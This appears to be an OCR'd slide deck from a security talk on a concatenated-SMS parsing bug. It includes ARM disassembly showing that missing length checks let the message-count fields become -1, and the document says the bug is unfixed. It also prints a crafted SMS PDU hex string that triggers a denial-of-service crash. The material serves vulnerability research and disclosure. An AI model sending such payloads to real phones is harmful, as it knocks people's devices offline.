
Notified June 18th

Not fixed

“Listen, and understand. That exploit is out there. It can't be bargained with. It can't be reasoned with. It doesn't feel pity, or remorse, or fear. And it absolutely will not stop, ever, until you are pwned”... Kyle Reese

040003XXXX

Let’s take a closer look



```
loc_19102                      ; 0, concatenated short message, 8 bit
MOVS      R3, R0
ADDS      R3, #0x74
MOVS      R2, #1
STRB      R2, [R3]
BL        read_next_byte  ; get reference number
B         loc_191AA
```

```
MOVS      R3, R4
ADDS      R3, #0x4F
MOVS      R0, R4
STRB      R5, [R3]
BL        read_next
MOVS      R2, #0
STR       R0, [R4,#
CMP       R0, #0
BLE       loc_1913
```


```
MOVS      R2, #1
```

```
loc_191AA
STR       R0, [R4,#0x78]
MOVS      R0, R4
BL        read_next_byte   ; get total message count
STR       R0, [R4,#0x7C]
MOVS      R0, R4
BL        read_next_byte   ; get this message number
ADDS      R3, R4, #4
B         loc_1918C        ; (really offset 80)
```

The issue

- Read_next_byte returns the next (decoded) byte or -1 if there is no more data
- Since enough data is not explicitly checked, you can arrange to have
    - This message number be -1
    - Total message and This message to be -1
    - Or any other field...

A DOS (Total Msg = -1)



```
; r1 is total message count

create_array_for_multi_message

var_1C= -0x1C
var_8= -8

PUSH    {R4-R7,LR}
LDR     R3, =0x3FFFFFFF
ADD     R7, SP, #0x14+var_8
SUB     SP, SP, #8
MOVS    R5, R0
MOVS    R6, R1
CMP     R1, R3           ; if(r1 >= 0x3fffffff)
                         ;     throw_length_error()
BLS     loc_3B7EA
```

```
LDR     R0, =aVectorReserve
BLX     __ZSt20__throw_length_errorPKc ; std::__throw_length_error(char const*)
```

0791947106004034C40D91947196466656F800049010821142154004**03**00**03**01

Demo

Demo

Demo

Demo

Too mean considering recent events

Demo


Demo

Demo

Apple Security guy Aaron
(Who by the way is super cool)

Sendable? Yes!

Bug (This msg = -1)



```
loc_39D24
MOVS     R0, R6
BL       get_this_msg_number
LDR      R3, =get_string_from_array
LDR      R5, [R3]
MOVS     R1, R0            ; this message number
MOVS     R0, R4
SUBS     R1, #1
ADDS     R0, #0x14         ; msg->field14
                           ;
                           ; i.e. the 6th dword is a pointer to an array of strings
BLX      R5                ; returns *r0 + 4*r1
                           ; i.e. the address of a string from the array (or not)
LDR      R1, =(byte_53265+3) ; CRASH IN CALL TO THIS SOMETIMES
BLX      __ZNKSs7compareEPKc ; std::string::compare(char  const*)
CMP      R0, #0
BEQ      this_is_a_new_string ; already received this message (string is not null)
```


```
this_is_a_new_string
LDR      R0, [SP,#0xE0+concat_message]
MOVS     R4, R0
MOVS     R0, R6
